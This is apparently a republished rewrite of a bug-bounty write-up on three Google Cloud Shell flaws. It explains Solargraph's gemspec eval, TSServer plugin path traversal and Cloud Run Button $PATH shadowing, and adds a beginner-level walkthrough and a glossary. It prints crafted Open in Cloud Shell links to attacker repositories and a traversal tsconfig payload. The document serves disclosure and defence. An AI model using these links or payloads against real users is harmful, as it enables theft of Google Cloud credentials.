Three More Google Cloud Shell Bugs Explained
Three separate flaws in Google Cloud Shell allowed an attacker to achieve code execution by tricking a user into clicking a crafted link that cloned a malicious repository. This could lead to theft of the victim's Google Cloud credentials.
 Published on blog.daviddworken.com
Because of the pandemic, I ended up with a lot of free time stuck in my apartment so I decided to try to get back into bug bounties. Since it’s been a while, I decided that my strategy would be to find an interesting target and then go very deep on understanding that target rather than jumping around between different…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Cloud Shell is an online IDE hosted by Google for free, with a built-in IDE and terminal that run in the browser. To make it easy to use with Google Cloud, the instances it creates are automatically authenticated with the user's credentials. That automatic authentication is what gives the product its security weight: anything that achieves code execution inside a Cloud Shell instance inherits the user's Google Cloud access.
The feature that makes Cloud Shell interesting as a target is Open in Cloud Shell, which lets anyone define URLs that, when clicked, open Cloud Shell and take a variety of actions. For example, clicking the URL below will git clone github.com/ddworken/foo and open bar.py in the IDE:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/ddworken/foo&cloudshell_open_in_editor=bar.py
If an attacker can get a user's Cloud Shell instance to execute attacker code just from clicking a link like that, the attacker can steal the user's GCP credentials. The target looks simple, but it has a lot of surface area and a high impact when something works.
The researcher was also encouraged by prior work: @wtm_offensi had published a blog post on four Cloud Shell bugs, which gave a good idea of what kinds of bugs might exist. There was still plenty to find even after nine bugs had been reported there.
Setup
The approach was to pick one interesting target and go very deep on understanding it rather than jumping between targets. Poking around on the host showed that Cloud Shell's editor is based on Eclipse Theia, an open-source project for building headless IDEs that run in the browser with a remote backend instance. The rest of the work was source auditing of the components Theia uses for language support, plus crafting Open in Cloud Shell links.
Finding it
Many IDEs use the Language Server Protocol (LSP) to support features like autocomplete, autoformatting and linting: the IDE talks to a language server to get that metadata, so multiple IDEs can share the same language server for a language. Theia's Ruby extension uses Solargraph for Ruby support. Auditing Solargraph turned up this chunk of code:
      gemspecs.each do |file|
        base = File.dirname(file)
        # HACK: Evaluating gemspec files violates the goal of not running
        #   workspace code, but this is how Gem::Specification.load does it
        #   anyway.
        Dir.chdir base do
          begin
            # @type [Gem::Specification]
            spec = eval(File.read(file), TOPLEVEL_BINDING, file)
To parse gemspec files, which provide metadata about a project much like setup.py files, Solargraph simply evals them. The comment in the code acknowledges that this violates the goal of not running workspace code. That is the bug: a repository containing a gemspec file, cloned into Cloud Shell, gives code execution, and code execution in Cloud Shell means full access to the victim's Google Cloud account.
Exploitation
Step 1: Ruby gemspec evaluation
The user only has to click a link of the form:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/ddworken/rbp&cloudshell_open_in_editor=t.rb
The link sends the user to a confirmation page:

Once they click confirm, it is game over.
Step 2: TypeScript plugin path traversal
Cloud Shell, via Theia, supports TypeScript through the TypeScript language server, TSServer. The TSServer documentation shows that it supports loading custom plugins to extend the language server; for example, a plugin can customise the autocomplete suggestions the IDE provides. A plugin is installed into the global node_modules, and a tsconfig.json file with these contents makes TSServer load it:
{
    "compilerOptions": {
        "plugins": [{ "name": "plugin-name" }]
    }
}
This causes TSServer to try to load a plugin from /google/.../node_modules/. Getting a package installed into the global node modules did not seem possible, but the plugin name is attacker-controlled, so the next question was what happens if it contains ../. TSServer does not defend against this, so it can be tricked into loading a custom plugin from any directory:
{
    "compilerOptions": {
        "plugins": [{ "name": "../../../../../../../../home/david/cloudshell_open/tp/plugin-name" }]
    }
}
This makes TSServer load the plugin from /home/david/cloudshell_open/tp/plugin-name, a directory the attacker can populate with code by getting the user to clone a repository. The remaining obstacle is knowing the exact path where the repository is cloned, but this is Cloud Shell: repositories are cloned into ~/cloudshell_open. The attacker then only has to guess the victim's username, which can be worked around by defining 10,000 plugins, one for each of the ten thousand most common first names.
The final attack has the user clone a repository and open a TypeScript file, which triggers TSServer to load a custom plugin that was also defined in the cloned repository. The link is:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/ddworken/tp&cloudshell_open_in_editor=app/t.ts
Step 3: Cloud Run Button and $PATH
Google Cloud Run lets users deploy containers to Google Cloud with automatic scaling. One of its features is the Cloud Run Button, which lets people create links that guide a user through deploying an app to Cloud Run. It is built on top of Cloud Shell, so a Cloud Run Button is simply a link like:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/user/project&cloudshell_image=gcr.io/cloudrun/button&shellonly=true
This creates a Cloud Shell instance using the special docker image gcr.io/cloudrun/button. When run, it clones the repository into the user's home directory and starts guiding the user through deploying it.
At first glance this seems secure, but $PATH looks like this:
/home/david/gopath/bin:/google/gopath/bin:/home/david/.gems/bin:/usr/local/go/bin:/opt/gradle/bin:/opt/maven/bin:/google/google-cloud-sdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/nvm/versions/node/v10.14.2/bin:/google/go_appengine:/google/google_appengine:/google/migrate/anthos/
~/gopath/bin/ is the first entry in $PATH. Placing a binary there therefore gives code execution, because something like ls can be swapped for a malicious ls that steals user credentials. Cloud Run attempts to defend against this by checking whether the cloned directory collides with $PATH:
	cloneDir, err := handleRepo(repo)
	end(err == nil)
	if err != nil {
		return err
	}

	if ok, err := hasSubDirsInPATH(cloneDir); err != nil {
		return fmt.Errorf("failed to determine if clone dir has subdirectories in PATH: %v", err)
	} else if ok {
		return fmt.Errorf("cloning git repo to %s could potentially add executable files to PATH", cloneDir)
	}
The check is not a complete fix: the repository is cloned first, and only then is the check made. If the check finds files in the path, the program simply crashes with a warning. The user's Cloud Shell machine is left in a dangerous state, because the cloned repository is still on disk and can still contain malicious binaries. If the user then runs any command, for example ls because they were confused by the error message, or even opens a new Cloud Shell instance, since the contents of ~/ persist for some period of time, this leads to code execution. The final exploit required clicking a link like:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/ddworken/gopath.git&cloudshell_image=gcr.io/cloudrun/button&shellonly=true
Then confirming that they were okay cloning the repository, and then running any command after the crash.
Root cause
Each of the three bugs comes from a component trusting something it should not. Solargraph evals gemspec files from the workspace, which the code itself flags as a violation of the goal of not running workspace code. TSServer resolves plugin names without constraining them to the global node_modules, so ../ sequences escape into attacker-controlled directories. The Cloud Run Button clones before it validates, so its $PATH check detects the problem only after the malicious files are already on disk, and its response is to crash rather than to remove them.
Underlying all three is a threat-model mismatch. Most IDEs seem to assume that if a user opens a project in their IDE, they trust the project. Cloud Shell exposes an easy way to trick a user into opening a potentially untrusted project in a very privileged environment, one that is automatically authenticated with the user's credentials. That mismatch, combined with Cloud Shell being built on top of lots of open-source software, produces these bugs.
Impact
In every case the user has to click an attacker-supplied Open in Cloud Shell link. After that, code execution in Cloud Shell gives full access to the victim's Google Cloud account. For the Cloud Run Button bug, the attacker additionally needs the user to run any command after the crash, or to open a new Cloud Shell instance while the cloned contents of ~/ persist.
Fix
The report does not describe the fixes Google made. Based on the root causes, the changes needed are: stop evaluating workspace gemspec files in Solargraph, or evaluate them without executing code; reject plugin names containing path traversal in TSServer, or resolve them only inside the global node_modules; and in the Cloud Run Button, validate the clone destination before cloning, or remove the cloned files when the $PATH check fails instead of leaving them on disk.
Variants to test
- Audit other language servers and IDE extensions for evaluation of workspace files. A positive result is a file in a cloned repository whose contents are passed to
evalor an equivalent when the project is opened. - Look for other configuration-driven plugin or extension loaders that accept a name or path from a project file. A positive result is a
../sequence in that value causing a module to load from outside the intended directory. - Check whether other Cloud Shell based flows clone into predictable locations such as
~/cloudshell_open. A positive result is a path you can predict from the link alone, with only the username unknown. - Test other launchers that clone before validating, and that abort on validation failure without cleaning up. A positive result is malicious files remaining on disk after the error, in a directory that is searched or executed later.
- Inspect
$PATHon similar hosted environments for user-writable directories listed before system ones. A positive result is a writable directory whose contents can shadow a common command.
What happened, in plain words
A security researcher spent some free time during the pandemic looking for bugs in Google products, and chose one target to study very deeply: Google Cloud Shell. Cloud Shell is a free service from Google that gives you a small computer in your browser. It has a text editor (an IDE, short for integrated development environment, which is a program for writing and editing code) and a terminal (a window where you type commands and the computer runs them). The important part is that this little computer is already logged in as you, with your Google Cloud credentials. So if an attacker can make that computer run their code, they effectively get your Google Cloud account.
The feature that makes this possible to attack is called Open in Cloud Shell. It lets anyone build a web link that, when clicked, opens Cloud Shell and does things automatically, such as downloading a code project from GitHub (a website where people share code) and opening a particular file. The researcher's goal was to find a way to make Cloud Shell run attacker code just because a user clicked such a link.
The researcher found three separate bugs in software that Cloud Shell uses. In each case the user only had to click a link and, in some cases, confirm that they wanted to download the project. After that, the attacker's code ran inside the user's Cloud Shell, with the user's credentials.
This article walks through all three bugs, explains every concept from scratch, and shows the exact links and code involved.
The target: Google Cloud Shell
Google Cloud Shell is an online IDE hosted by Google for free. It has a built-in editor and terminal, all in the browser. To make it easy to use with Google Cloud, the instances it creates are automatically authenticated with your credentials. That automatic login is what gives the product its security weight: anything that achieves code execution inside a Cloud Shell instance inherits the user's Google Cloud access.
A quick comparison: imagine a hotel room key card that is already activated when you check in. If someone can slip a small device into your room that uses that key card, they get everything the card opens. Cloud Shell is the room, and your Google Cloud credentials are the key card.
The feature that makes Cloud Shell interesting as a target is Open in Cloud Shell, which lets anyone define URLs that, when clicked, open Cloud Shell and take a variety of actions. A URL is just a web address, the thing you type in the browser bar. The parameters after the question mark in a URL are instructions passed to the website, like a shopping list attached to an order. For example, clicking the URL below will git clone github.com/ddworken/foo and open bar.py in the IDE:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/ddworken/foo&cloudshell_open_in_editor=bar.py
Line by line:
https://ssh.cloud.google.com/cloudshell/editoris the address of the Cloud Shell editor page.httpsmeans the connection is encrypted.?starts the list of parameters.cloudshell_git_repo=https://github.com/ddworken/footells Cloud Shell to download (clone) the code project at that GitHub address. Git is a tool for tracking versions of code, and cloning means making a local copy of a project.&separates one parameter from the next.cloudshell_open_in_editor=bar.pytells Cloud Shell to open the file namedbar.pyin the editor once the project is downloaded.
If an attacker can get a user's Cloud Shell instance to execute attacker code just from clicking a link like that, the attacker can steal the user's GCP credentials. GCP stands for Google Cloud Platform, Google's collection of online computing services. The target looks simple, but it has a lot of surface area (many features and settings an attacker can try to abuse) and a high impact when something works.
The researcher was also encouraged by prior work: @wtm_offensi had published a blog post on four Cloud Shell bugs, which gave a good idea of what kinds of bugs might exist. There was still plenty to find even after nine bugs had been reported there.
How the researcher worked
The report describes no accounts, roles, tool versions or special tooling. The approach was to pick one interesting target and go very deep on understanding it rather than jumping between targets. Poking around on the host showed that Cloud Shell's editor is based on Eclipse Theia, an open-source project for building headless IDEs that run in the browser with a remote backend instance. "Open source" means the code is publicly available for anyone to read. "Headless" here means the editor's logic runs on a remote server, while only the visible part runs in your browser. The rest of the work was source auditing of the components Theia uses for language support, plus crafting Open in Cloud Shell links. Source auditing means reading the program's code looking for mistakes, the way a proofreader reads a document looking for errors.
Finding it: the Ruby bug
Many IDEs use the Language Server Protocol (LSP) to support features like autocomplete, autoformatting and linting. Autocomplete suggests the rest of a word as you type; autoformatting tidies the layout of code; linting points out likely mistakes. LSP is a set of rules for how the editor talks to a separate helper program called a language server, which understands one programming language and provides that metadata. Because the rules are shared, multiple different editors can all use the same language server for a language. Think of it as a standard plug shape: any appliance with that plug fits any socket.
Theia's Ruby extension uses Solargraph for Ruby support. Ruby is a programming language, and Solargraph is the language server that helps the editor understand Ruby code. Auditing Solargraph turned up this chunk of code:
      gemspecs.each do |file|
        base = File.dirname(file)
        # HACK: Evaluating gemspec files violates the goal of not running
        #   workspace code, but this is how Gem::Specification.load does it
        #   anyway.
        Dir.chdir base do
          begin
            # @type [Gem::Specification]
            spec = eval(File.read(file), TOPLEVEL_BINDING, file)
Line by line:
gemspecs.each do |file|starts a loop that goes through a list of gemspec files, one at a time, calling each onefile. A gemspec is a small file that describes a Ruby project, similar to a setup.py file in Python: it holds metadata such as the project's name and version.base = File.dirname(file)works out the folder that contains the file and stores it inbase.- The lines starting with
#are comments, notes for humans that the computer ignores. The comment says that evaluating gemspec files violates the goal of not running workspace code, but that this is how the standard Ruby library functionGem::Specification.loaddoes it anyway. "Workspace code" means code that came from the project the user opened, as opposed to code that ships with the tool. Dir.chdir base dochanges the current working directory to that folder for the duration of the block. The working directory is the folder a program treats as "here" when it looks for files.beginmarks the start of a section where errors will be handled.spec = eval(File.read(file), TOPLEVEL_BINDING, file)is the dangerous line.File.read(file)reads the contents of the gemspec file.evaltakes a piece of text and runs it as Ruby code. So whatever is written in the gemspec file gets executed as a program.
To parse gemspec files, which provide metadata about a project much like setup.py files, Solargraph simply evals them. The comment in the code acknowledges that this violates the goal of not running workspace code. That is the bug: a repository containing a gemspec file, cloned into Cloud Shell, gives code execution, and code execution in Cloud Shell means full access to the victim's Google Cloud account.
A comparison: this is like a librarian who is supposed to read the title page of a donated book, but instead follows any instruction written on that page, such as "go and unlock the back door". The metadata file should be read, not obeyed.
Exploitation
Step 1: Ruby gemspec evaluation
The user only has to click a link of the form:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/ddworken/rbp&cloudshell_open_in_editor=t.rb
Line by line:
https://ssh.cloud.google.com/cloudshell/editoris again the Cloud Shell editor page.cloudshell_open_in_editor=t.rbnames the file to open.
The link sends the user to a confirmation page:
The image shows the page the user lands on after clicking the link. This confirmation step is a normal safety feature: the user is told a project is about to be downloaded.
Once the user clicks confirm, the repository is cloned, Solargraph parses the gemspec, the eval runs the attacker's code, and it is game over.
Step 2: TypeScript plugin path traversal
Cloud Shell, via Theia, supports TypeScript through the TypeScript language server, TSServer. TypeScript is a programming language built on top of JavaScript, the language of the web. The TSServer documentation shows that it supports loading custom plugins to extend the language server; for example, a plugin can customise the autocomplete suggestions the IDE provides. A plugin is an add-on program, like an extension you install in a browser to add a feature.
A plugin is installed into the global node_modules, and a tsconfig.json file with these contents makes TSServer load it:
{
    "compilerOptions": {
        "plugins": [{ "name": "plugin-name" }]
    }
}
Line by line:
{and}wrap a JSON object. JSON is a simple text format for structured data, made of names and values."compilerOptions"is the name of a section of settings for the TypeScript compiler, the program that turns TypeScript into JavaScript."plugins"is a list of add-ons to load. The square brackets[and]mark a list.{ "name": "plugin-name" }is one entry in that list: an object with a single setting,name, whose value isplugin-name.
This causes TSServer to try to load a plugin from /google/.../node_modules/. node_modules is the folder where Node.js, the runtime that runs JavaScript outside the browser, keeps installed packages. The global node_modules is the shared one that belongs to the system rather than to any one project. Getting a package installed into the global node modules did not seem possible, but the plugin name is attacker-controlled, so the next question was what happens if it contains ../. In a file path, .. means "the folder above this one". A path that uses .. to climb out of an intended folder is called path traversal, and it is like writing "../../kitchen" on a delivery address to get a parcel sent somewhere it should not go.
TSServer does not defend against this, so it can be tricked into loading a custom plugin from any directory:
{
    "compilerOptions": {
        "plugins": [{ "name": "../../../../../../../../home/david/cloudshell_open/tp/plugin-name" }]
    }
}
Line by line:
- The structure is the same as before: a
compilerOptionssection containing apluginslist with one entry. - The
namevalue is now a path that starts with eight../sequences. Each..climbs one folder up. Starting from inside the globalnode_modules, eight of them climb far enough to reach the top of the filesystem, the root. - From there the path goes down into
home/david/cloudshell_open/tp/plugin-name, which is a folder inside the victim's home directory.
This makes TSServer load the plugin from /home/david/cloudshell_open/tp/plugin-name, a directory the attacker can populate with code by getting the user to clone a repository. The remaining obstacle is knowing the exact path where the repository is cloned, but this is Cloud Shell: repositories are cloned into ~/cloudshell_open. The tilde ~ is shorthand for the user's home folder. The attacker then only has to guess the victim's username, which can be worked around by just defining 10,000 plugins, one for each of the ten thousand most common first names. Each entry in the list is a guess; if any one of them matches the victim's username, that plugin loads.
The final attack has the user clone a repository and open a TypeScript file, which triggers TSServer to load a custom plugin that is also defined in the cloned repository. The link is:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/ddworken/tp&cloudshell_open_in_editor=app/t.ts
Line by line:
cloudshell_git_repo=https://github.com/ddworken/tpis the attacker's repository.cloudshell_open_in_editor=app/t.tsopens a TypeScript file.
Step 3: Cloud Run Button and $PATH
Google Cloud Run lets users deploy containers to Google Cloud with automatic scaling. A container is a packaged bundle of an application and everything it needs to run, so it behaves the same wherever it is started. Automatic scaling means Google adds or removes copies of the app as demand changes. One of Cloud Run's features is the Cloud Run Button, which lets people create links that guide a user through deploying an app to Cloud Run. It is built on top of Cloud Shell, so a Cloud Run Button is simply a link like:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/user/project&cloudshell_image=gcr.io/cloudrun/button&shellonly=true
Line by line:
cloudshell_git_repo=https://github.com/user/projectis the project to deploy.cloudshell_image=gcr.io/cloudrun/buttontells Cloud Shell to start from a particular prebuilt container image, here the one for the Cloud Run Button. An image is a template for a container.
This creates a Cloud Shell instance using the special docker image gcr.io/cloudrun/button. Docker is the software that builds and runs containers. When run, it clones the repository into the user's home directory and starts guiding the user through deploying it.
At first glance this seems secure, but $PATH looks like this:
/home/david/gopath/bin:/google/gopath/bin:/home/david/.gems/bin:/usr/local/go/bin:/opt/gradle/bin:/opt/maven/bin:/google/google-cloud-sdk/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/nvm/versions/node/v10.14.2/bin:/google/go_appengine:/google/google_appengine:/google/migrate/anthos/
Line by line:
$PATHis an environment variable, a named setting the operating system keeps for programs. It holds a list of folders, separated by colons:.- When you type a command such as
ls(which lists files), the system does not know where the program lives. It searches these folders from left to right and runs the first matching program it finds. - The first entry is
/home/david/gopath/bin, a folder inside the user's home directory. The rest are system folders such as/usr/local/binand/usr/bin.
~/gopath/bin/ is the first entry in $PATH. Placing a binary there therefore gives code execution, because something like ls can be swapped for a malicious ls that steals user credentials. A binary is a ready-to-run program file. Because the search goes left to right, a program in the first folder wins over the real one in a system folder. This trick is called shadowing: your fake program hides the genuine one.
Cloud Run attempts to defend against this by checking whether the cloned directory collides with $PATH:
	cloneDir, err := handleRepo(repo)
	end(err == nil)
	if err != nil {
		return err
	}

	if ok, err := hasSubDirsInPATH(cloneDir); err != nil {
		return fmt.Errorf("failed to determine if clone dir has subdirectories in PATH: %v", err)
	} else if ok {
		return fmt.Errorf("cloning git repo to %s could potentially add executable files to PATH", cloneDir)
	}
Line by line:
cloneDir, err := handleRepo(repo)downloads the repository and stores where it went incloneDir. It also stores any error inerr. Go is the programming language this code is written in.end(err == nil)appears to be a typo in the report's excerpt; the surrounding logic checks whether the download failed.if err != nil { return err }means: if there was an error, stop and report it.if ok, err := hasSubDirsInPATH(cloneDir); err != nil {calls a function that checks whether the cloned folder contains subfolders that appear in$PATH. If that check itself fails, the next line returns an error saying it could not determine whether the clone directory has subdirectories in PATH.} else if ok {means: if the check succeeded and found a collision, the next line returns an error saying that cloning the git repo to that directory could potentially add executable files to PATH.
The check is not a complete fix: the repository is cloned first, and only then is the check made. If the check finds files in the path, the program simply crashes with a warning. The user's Cloud Shell machine is left in a dangerous state, because the cloned repository is still on disk and can still contain malicious binaries. If the user then runs any command, for example ls because they were confused by the error message, or even opens a new Cloud Shell instance, since the contents of ~/ persist for some period of time, this leads to code execution. Persist means the files stay there after the session ends, like luggage left in a locker after you check out.
The final exploit required clicking a link like:
https://ssh.cloud.google.com/cloudshell/editor?cloudshell_git_repo=https://github.com/ddworken/gopath.git&cloudshell_image=gcr.io/cloudrun/button&shellonly=true
Line by line:
cloudshell_git_repo=https://github.com/ddworken/gopath.gitis the attacker's repository.cloudshell_image=gcr.io/cloudrun/buttonstarts the Cloud Run Button container.shellonly=truegives a terminal session.
Then confirming that they were okay cloning the repository, and then running any command after the crash.
Root cause
Each of the three bugs comes from a component trusting something it should not. Solargraph evals gemspec files from the workspace, which the code itself flags as a violation of the goal of not running workspace code. TSServer resolves plugin names without constraining them to the global node_modules, so ../ sequences escape into attacker-controlled directories. The Cloud Run Button clones before it validates, so its $PATH check detects the problem only after the malicious files are already on disk, and its response is to crash rather than to remove them.
Underlying all three is a threat-model mismatch. A threat model is a set of assumptions about who might attack you and what they can do. Most IDEs seem to assume that if a user opens a project in their IDE, they trust the project. Cloud Shell exposes an easy way to trick a user into opening a potentially untrusted project in a very privileged environment, one that is automatically authenticated with the user's credentials. That mismatch, combined with Cloud Shell being built on top of lots of open-source software, produces these bugs.
Impact
In every case the user has to click an attacker-supplied Open in Cloud Shell link. After that, code execution in Cloud Shell gives full access to the victim's Google Cloud account. For the Cloud Run Button bug, the attacker additionally needs the user to run any command after the crash, or to open a new Cloud Shell instance while the cloned contents of ~/ persist.
Fix
The report does not describe the fixes Google made. Based on the root causes, the changes needed are: stop evaluating workspace gemspec files in Solargraph, or evaluate them without executing code; reject plugin names containing path traversal in TSServer, or resolve them only inside the global node_modules; and in the Cloud Run Button, validate the clone destination before cloning, or remove the cloned files when the $PATH check fails instead of leaving them on disk.
Variants to test
- Audit other language servers and IDE extensions for evaluation of workspace files. A positive result is a file in a cloned repository whose contents are passed to
evalor an equivalent when the project is opened. - Look for other configuration-driven plugin or extension loaders that accept a name or path from a project file. A positive result is a
../sequence in that value causing a module to load from outside the intended directory. - Check whether other Cloud Shell based flows clone into predictable locations such as
~/cloudshell_open. A positive result is a path you can predict from the link alone, with only the username unknown. - Test other launchers that clone before validating, and that abort on validation failure without cleaning up. A positive result is malicious files remaining on disk after the error, in a directory that is searched or executed later.
- Inspect
$PATHon similar hosted environments for user-writable directories listed before system ones. A positive result is a writable directory whose contents can shadow a common command.
Glossary
- API: a defined way for one program to ask another program to do something, like a menu of requests a service accepts.
- Autocomplete: a feature that suggests the rest of a word or line as you type.
- Binary: a ready-to-run program file, as opposed to human-readable source code.
- Cloud Run: a Google service that runs packaged applications and scales them automatically.
- Cloud Run Button: a link that guides a user through deploying an app to Cloud Run, built on Cloud Shell.
- Cloud Shell: Google's free online IDE and terminal that runs in the browser and is automatically logged in with the user's Google Cloud credentials.
- Container: a packaged bundle of an application and everything it needs to run, so it behaves the same anywhere.
- Docker: software for building and running containers.
- Environment variable: a named setting the operating system keeps for programs, such as
$PATH. - eval: a programming function that takes text and runs it as code.
- GCP: Google Cloud Platform, Google's collection of online computing services.
- Gemspec: a small file describing a Ruby project, similar to a setup.py file in Python.
- Git: a tool for tracking versions of code and sharing projects.
- Clone: to make a local copy of a code project from a remote source such as GitHub.
- GitHub: a website where people host and share code projects.
- Headless: running without a visible graphical interface, with the logic on a remote server.
- IDE: integrated development environment, a program for writing and editing code.
- Image: a template used to create a container.
- JSON: a simple text format for structured data made of names and values.
- Language server: a helper program that understands one programming language and provides features such as autocomplete to an editor.
- Linting: automatically pointing out likely mistakes in code.
- LSP: Language Server Protocol, a shared set of rules for how editors talk to language servers.
- Node.js: a runtime that runs JavaScript outside the browser.
- node_modules: the folder where Node.js keeps installed packages; the global one is shared system-wide.
- Open in Cloud Shell: a Cloud Shell feature that lets anyone build links which open Cloud Shell and perform actions automatically.
- Parameter: a name and value attached to a URL after the question mark, giving instructions to the website.
- Path traversal: using
..sequences in a file path to climb out of an intended folder and reach another one. - Persist: to remain in place after a session ends.
- Plugin: an add-on program that extends another program's features.
- Ruby: a programming language.
- Shadowing: placing a program in an earlier folder of
$PATHso it is run instead of the genuine program of the same name. - Solargraph: the language server that provides Ruby support in Theia.
- Source auditing: reading a program's code looking for mistakes.
- Terminal: a window where you type commands and the computer runs them.
- Theia: an open-source project for building headless IDEs that run in the browser with a remote backend.
- Threat model: a set of assumptions about who might attack a system and what they can do.
- Tilde (
~): shorthand for the user's home folder. - TSServer: the TypeScript language server.
- TypeScript: a programming language built on top of JavaScript.
- URL: a web address.
- Workspace code: code that comes from the project the user opened, rather than code that ships with the tool.


